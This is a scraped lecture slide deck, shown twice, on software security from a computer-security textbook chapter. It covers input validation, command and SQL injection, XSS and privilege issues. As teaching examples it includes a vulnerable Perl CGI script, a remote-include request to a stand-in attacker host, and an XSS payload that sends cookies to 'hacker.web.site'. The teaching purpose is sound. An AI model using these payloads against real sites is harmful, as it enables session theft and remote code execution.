 Outline
› Computer Security Concepts
› Threats, Attacks, and Assets
› Security Functional Requirements
Chapter 11
Book : Computer Security:
Principles and Practice
 Many vulnerabilities result from poor programming practises
› cf. Open Web Application Security Top Ten include 5 software
related flaws, e.g., unvalidated input, buffer overflow, injection flaws
 Often from insufficient checking/validation of program input
 Awareness of issues is critical
 Software reliability
› accidental failure of program
› from theoretically random unanticipated input
› improve using structured design and testing
› not how many bugs, but how often triggered
 Software security is related
› but attacker chooses input distribution,
specifically targeting buggy code to exploit
› triggered by often very unlikely inputs
› which common tests don’t identify
 A form of defensive design to ensure continued
function of software despite unforeseen usage
 Requires attention to all aspects of program
execution, environment, data processed
 Also called secure programming
 Assume nothing, check all potential errors
 Must validate all assumptions
 “Murphy’s Laws” effect
Programmers are “constructive”
 Security and reliability common design goals in
most engineering disciplines
› society not tolerant of bridge/plane etc failures
 Software development not as mature
› much higher failure levels tolerated
 Despite having a number of software
development and quality standards
› main focus is general development lifecycle
› increasingly identify security as a key goal
 Incorrect handling a very common failing
 Input is any source of data from outside
› data read from keyboard, file, network
› also execution environment, config data
 Must identify all data sources
 And explicitly validate assumptions on size and type of
values before use
 Often have assumptions about buffer size
› eg. that user input is only a line of text
› size buffer accordingly (512 B) but fail to verify size
› resulting in buffer overflow
› Testing may not identify vulnerability since focus on
“normal, expected” inputs
 Safe coding treats all input as dangerous
› hence must process so as to protect program
 Program input may be binary or text
› binary interpretation depends on encoding and is
usually application specific
› text encoded in a character set e.g. ASCII
› internationalization has increased variety; also need
to validate interpretation before use
 e.g. filename, URL, email address, identifier
 Failure to validate may result in an exploitable
vulnerability
 Flaws relating to invalid input handling which then influences
program execution
› often when passed as a parameter to a helper program or other
utility or subsystem
› input data (deliberately) influence the flow of exec
 Most often occurs in scripting languages
› encourage reuse of other programs/modules
› often seen in web CGI scripts
1 #!/usr/bin/perl
2 #finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 useCGI::Carpqw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;

• The above is an example of command injection
 Counter attack by validating input
› compare to pattern that rejects invalid input
› see example additions to script:
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!"
17 unless ($user =~ /^w+$/);
18 print `/usr/bin/finger -sh $user`;
 Another widely exploited injection attack
 When input used in SQL query to database
› similar to command injection
› SQL meta-characters are the concern
› must check and validate input for these
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result =mysql_query($query);
$name = $_REQUEST['name'];
$query = “SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';"
$result =mysql_query($query);
Bob’ drop table customers==
 Further variant
 Input includes code that is then executed
› see PHP remote code injection vulnerability
 variable + global field variables + remote include
› this type of attack is widely exploited
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
 Attacks where input from one user is later
output to another user
 XSS commonly seen in scripted web apps
› with script code included in output to browser
› any supported script, e.g. Javascript, ActiveX
› assumed to come from application on site
 XSS reflection
› malicious code supplied to site
http://msdn.microsoft.com/en-us/library/aa973813.aspx
 Guestbooks, wikis, blogs etc
 Where comment includes script code
› e.g. to collect cookie details of viewing users
 Need to validate data supplied
› including handling various possible encodings
 Attacks both input and output handling
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
 To ensure input data meets assumptions
› e.g. is printable, HTML, email, userid etc
 Compare to what is known acceptable
 not to known dangerous
› as can miss new problems, bypass methods
 Commonly use regular expressions
› pattern of characters describe allowable input
› details vary between languages
 Bad input either rejected or altered
 May have data representing numeric values
 Internally stored in fixed sized value
› e.g. 8, 16, 32, 64-bit integers or 32, 64, 96 float
› signed or unsigned
 Must correctly interpret text form and then
process consistently
› have issues comparing signed to unsigned
› e.g. large positive unsigned is negative signed
› could be used to thwart buffer overflow check
 Powerful testing method using a large range
of randomly generated inputs
› to test whether program/function correctly
handles abnormal inputs
› simple, free of assumptions, cheap
› assists with reliability as well as security
 Can also use templates to generate classes
of known problem inputs
 Next concern is processing of data by some
algorithm to solve required problem
 Compiled to machine code or interpreted
› have execution of machine instructions
› manipulate data in memory and registers
 Security issues:
› correct algorithm implementation
 Sssue of good program development to
correctly handle all problem variants
› c.f. Netscape random number bug
› supposed to be unpredictable, but wasn’t
 When debug/test code left in production
› used to access data or bypass checks
› c.f. Morris Worm exploit of sendmail
 Hence care needed in design/implement
 Ensure machine instructions correctly
implement high-level language code
› often ignored by programmers
› assume compiler/interpreter is correct
› c.f. Ken Thompson’s paper
 Requires comparing machine code with
original source
› slow and difficult
› is required for higher Common Criteria EAL’s
 Data stored as bits/bytes in computer
› grouped as words, longwords etc
› interpretation depends on machine instruction
 Languages provide different capabilities for
restricting/validating data use
› strongly typed languages more limited, safer
› others more liberal, flexible, less safe e.g. C
 Strongly typed languages are safer
 Issue of dynamic memory allocation
› used to manipulate unknown amounts of data
› allocated when needed, released when done
 Memory leak occurs if incorrectly released
 Many older languages have no explicit support
for dynamic memory allocation
› rather use standard library functions
› programmer ensures correct allocation/release
 When multiple threads/processes access
shared data / memory
 Unless access synchronized can get
corruption or loss of changes due to
overlapping accesses
 So use suitable synchronization primitives
› correct choice & sequence may not be obvious
 Have issue of access deadlock
 Programs execute on systems under O/S
› mediates and shares access to resources
› constructs execution environment
› with environment variables and arguments
 Systems have multiple users
› with access permissions on resources / data
 Programs may access shared resources
› e.g. files
 Set of string values inherited from parent
› can affect process behavior
› e.g. PATH, IFS, LD_LIBRARY_PATH
 Process can alter for its children
 Another source of untrusted program input
 Attackers use to try to escalate privileges
 Privileged shell scripts targeted
› very difficult to write safely and correctly
 If invoke other programs can be vulnerable to PATH variable
manipulation
› must reset to “safe” values
 If dynamically linked may be vulnerable to manipulation of
LD_LIBRARY_PATH
› used to locate suitable dynamic library
› must either statically link privileged programs
› or prevent use of this variable
 Exploit of flaws may give attacker greater
privileges - privilege escalation
 Hence run programs with least privilege
needed to complete their function
› determine suitable user and group to use
› whether grant extra user or group privileges
 latter preferred and safer, may not be sufficient
› ensure can only modify files/dirs needed
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for writing
for each pattern
seek to start of file
overwrite file contents with pattern
close file
remove file
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ]
open file for update
for each pattern
seek to start of file
overwrite file contents with pattern
flush application write buffers
sync file system write buffers with device
close file
remove file
 Programs may access shared resources
› e.g. mailbox file, CGI data file
 Need suitable synchronization mechanisms
› e.g. lock on shared file
 Alternatives
› lockfile - create/check, advisory, atomic
› advisory file lock - e.g. flock
› mandatory file lock - e.g. fcntl, need release
 later mechanisms vary between O/S
 Many programs use temporary files
 Often in common, shared system area
 Must be unique, not accessed by others
 Commonly create name using process ID
› unique, but predictable
› attacker might guess and attempt to create own
between program checking and creating
 Secure temp files need random names
› some older functions unsafe
 Discussed software security issues
 Handling program input safely
› size, interpretation, injection, XSS, fuzzing
 Writing safe program code
› algorithm, machine language, data, memory
 Interacting with O/S and other programs
› ENV, least privilege, syscalls / std libs, file lock,
temp files, other programs
 Handling program output

Software Security information security

  • 2.
     Outline › ComputerSecurity Concepts › Threats, Attacks, and Assets › Security Functional Requirements Chapter 11 Book : Computer Security: Principles and Practice
  • 3.
     Many vulnerabilitiesresult from poor programming practises › cf. Open Web Application Security Top Ten include 5 software related flaws, e.g., unvalidated input, buffer overflow, injection flaws  Often from insufficient checking/validation of program input  Awareness of issues is critical
  • 4.
     Software reliability ›accidental failure of program › from theoretically random unanticipated input › improve using structured design and testing › not how many bugs, but how often triggered  Software security is related › but attacker chooses input distribution, specifically targeting buggy code to exploit › triggered by often very unlikely inputs › which common tests don’t identify
  • 5.
     A formof defensive design to ensure continued function of software despite unforeseen usage  Requires attention to all aspects of program execution, environment, data processed  Also called secure programming  Assume nothing, check all potential errors  Must validate all assumptions  “Murphy’s Laws” effect
  • 6.
  • 7.
     Security andreliability common design goals in most engineering disciplines › society not tolerant of bridge/plane etc failures  Software development not as mature › much higher failure levels tolerated  Despite having a number of software development and quality standards › main focus is general development lifecycle › increasingly identify security as a key goal
  • 8.
     Incorrect handlinga very common failing  Input is any source of data from outside › data read from keyboard, file, network › also execution environment, config data  Must identify all data sources  And explicitly validate assumptions on size and type of values before use
  • 9.
     Often haveassumptions about buffer size › eg. that user input is only a line of text › size buffer accordingly (512 B) but fail to verify size › resulting in buffer overflow › Testing may not identify vulnerability since focus on “normal, expected” inputs  Safe coding treats all input as dangerous › hence must process so as to protect program
  • 10.
     Program inputmay be binary or text › binary interpretation depends on encoding and is usually application specific › text encoded in a character set e.g. ASCII › internationalization has increased variety; also need to validate interpretation before use  e.g. filename, URL, email address, identifier  Failure to validate may result in an exploitable vulnerability
  • 11.
     Flaws relatingto invalid input handling which then influences program execution › often when passed as a parameter to a helper program or other utility or subsystem › input data (deliberately) influence the flow of exec  Most often occurs in scripting languages › encourage reuse of other programs/modules › often seen in web CGI scripts
  • 12.
    1 #!/usr/bin/perl 2 #finger.cgi- finger CGI script using Perl5 CGI module 3 4 use CGI; 5 useCGI::Carpqw(fatalsToBrowser); 6 $q = new CGI; # create query object 7 8 # display HTML header 9 print $q->header, 10 $q->start_html('Finger User'), 11 $q->h1('Finger User'); 12 print "<pre>"; 13 14 # get name of user and display their finger details 15 $user = $q->param("user"); 16 print `/usr/bin/finger -sh $user`; 17 18 # display HTML footer 19 print "</pre>"; 20 print $q->end_html;
  • 13.
    • The aboveis an example of command injection  Counter attack by validating input › compare to pattern that rejects invalid input › see example additions to script: 14 # get name of user and display their finger details 15 $user = $q->param("user"); 16 die "The specified user contains illegal characters!" 17 unless ($user =~ /^w+$/); 18 print `/usr/bin/finger -sh $user`;
  • 14.
     Another widelyexploited injection attack  When input used in SQL query to database › similar to command injection › SQL meta-characters are the concern › must check and validate input for these $name = $_REQUEST['name']; $query = “SELECT * FROM suppliers WHERE name = '" . $name . "';" $result =mysql_query($query); $name = $_REQUEST['name']; $query = “SELECT * FROM suppliers WHERE name = '" . mysql_real_escape_string($name) . "';" $result =mysql_query($query); Bob’ drop table customers==
  • 15.
     Further variant Input includes code that is then executed › see PHP remote code injection vulnerability  variable + global field variables + remote include › this type of attack is widely exploited <?php include $path . 'functions.php'; include $path . 'data/prefs.php'; GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
  • 16.
     Attacks whereinput from one user is later output to another user  XSS commonly seen in scripted web apps › with script code included in output to browser › any supported script, e.g. Javascript, ActiveX › assumed to come from application on site  XSS reflection › malicious code supplied to site
  • 17.
  • 18.
     Guestbooks, wikis,blogs etc  Where comment includes script code › e.g. to collect cookie details of viewing users  Need to validate data supplied › including handling various possible encodings  Attacks both input and output handling Thanks for this information, its great! <script>document.location='http://hacker.web.site/cookie.cgi?'+ document.cookie</script>
  • 19.
     To ensureinput data meets assumptions › e.g. is printable, HTML, email, userid etc  Compare to what is known acceptable  not to known dangerous › as can miss new problems, bypass methods  Commonly use regular expressions › pattern of characters describe allowable input › details vary between languages  Bad input either rejected or altered
  • 20.
     May havedata representing numeric values  Internally stored in fixed sized value › e.g. 8, 16, 32, 64-bit integers or 32, 64, 96 float › signed or unsigned  Must correctly interpret text form and then process consistently › have issues comparing signed to unsigned › e.g. large positive unsigned is negative signed › could be used to thwart buffer overflow check
  • 21.
     Powerful testingmethod using a large range of randomly generated inputs › to test whether program/function correctly handles abnormal inputs › simple, free of assumptions, cheap › assists with reliability as well as security  Can also use templates to generate classes of known problem inputs
  • 22.
     Next concernis processing of data by some algorithm to solve required problem  Compiled to machine code or interpreted › have execution of machine instructions › manipulate data in memory and registers  Security issues: › correct algorithm implementation
  • 23.
     Sssue ofgood program development to correctly handle all problem variants › c.f. Netscape random number bug › supposed to be unpredictable, but wasn’t  When debug/test code left in production › used to access data or bypass checks › c.f. Morris Worm exploit of sendmail  Hence care needed in design/implement
  • 24.
     Ensure machineinstructions correctly implement high-level language code › often ignored by programmers › assume compiler/interpreter is correct › c.f. Ken Thompson’s paper  Requires comparing machine code with original source › slow and difficult › is required for higher Common Criteria EAL’s
  • 25.
     Data storedas bits/bytes in computer › grouped as words, longwords etc › interpretation depends on machine instruction  Languages provide different capabilities for restricting/validating data use › strongly typed languages more limited, safer › others more liberal, flexible, less safe e.g. C  Strongly typed languages are safer
  • 26.
     Issue ofdynamic memory allocation › used to manipulate unknown amounts of data › allocated when needed, released when done  Memory leak occurs if incorrectly released  Many older languages have no explicit support for dynamic memory allocation › rather use standard library functions › programmer ensures correct allocation/release
  • 27.
     When multiplethreads/processes access shared data / memory  Unless access synchronized can get corruption or loss of changes due to overlapping accesses  So use suitable synchronization primitives › correct choice & sequence may not be obvious  Have issue of access deadlock
  • 28.
     Programs executeon systems under O/S › mediates and shares access to resources › constructs execution environment › with environment variables and arguments  Systems have multiple users › with access permissions on resources / data  Programs may access shared resources › e.g. files
  • 29.
     Set ofstring values inherited from parent › can affect process behavior › e.g. PATH, IFS, LD_LIBRARY_PATH  Process can alter for its children  Another source of untrusted program input  Attackers use to try to escalate privileges  Privileged shell scripts targeted › very difficult to write safely and correctly
  • 30.
     If invokeother programs can be vulnerable to PATH variable manipulation › must reset to “safe” values  If dynamically linked may be vulnerable to manipulation of LD_LIBRARY_PATH › used to locate suitable dynamic library › must either statically link privileged programs › or prevent use of this variable
  • 31.
     Exploit offlaws may give attacker greater privileges - privilege escalation  Hence run programs with least privilege needed to complete their function › determine suitable user and group to use › whether grant extra user or group privileges  latter preferred and safer, may not be sufficient › ensure can only modify files/dirs needed
  • 32.
    patterns = [10101010,01010101, 11001100, 00110011, 00000000, 11111111, … ] open file for writing for each pattern seek to start of file overwrite file contents with pattern close file remove file patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111, … ] open file for update for each pattern seek to start of file overwrite file contents with pattern flush application write buffers sync file system write buffers with device close file remove file
  • 33.
     Programs mayaccess shared resources › e.g. mailbox file, CGI data file  Need suitable synchronization mechanisms › e.g. lock on shared file  Alternatives › lockfile - create/check, advisory, atomic › advisory file lock - e.g. flock › mandatory file lock - e.g. fcntl, need release  later mechanisms vary between O/S
  • 34.
     Many programsuse temporary files  Often in common, shared system area  Must be unique, not accessed by others  Commonly create name using process ID › unique, but predictable › attacker might guess and attempt to create own between program checking and creating  Secure temp files need random names › some older functions unsafe
  • 35.
     Discussed softwaresecurity issues  Handling program input safely › size, interpretation, injection, XSS, fuzzing  Writing safe program code › algorithm, machine language, data, memory  Interacting with O/S and other programs › ENV, least privilege, syscalls / std libs, file lock, temp files, other programs  Handling program output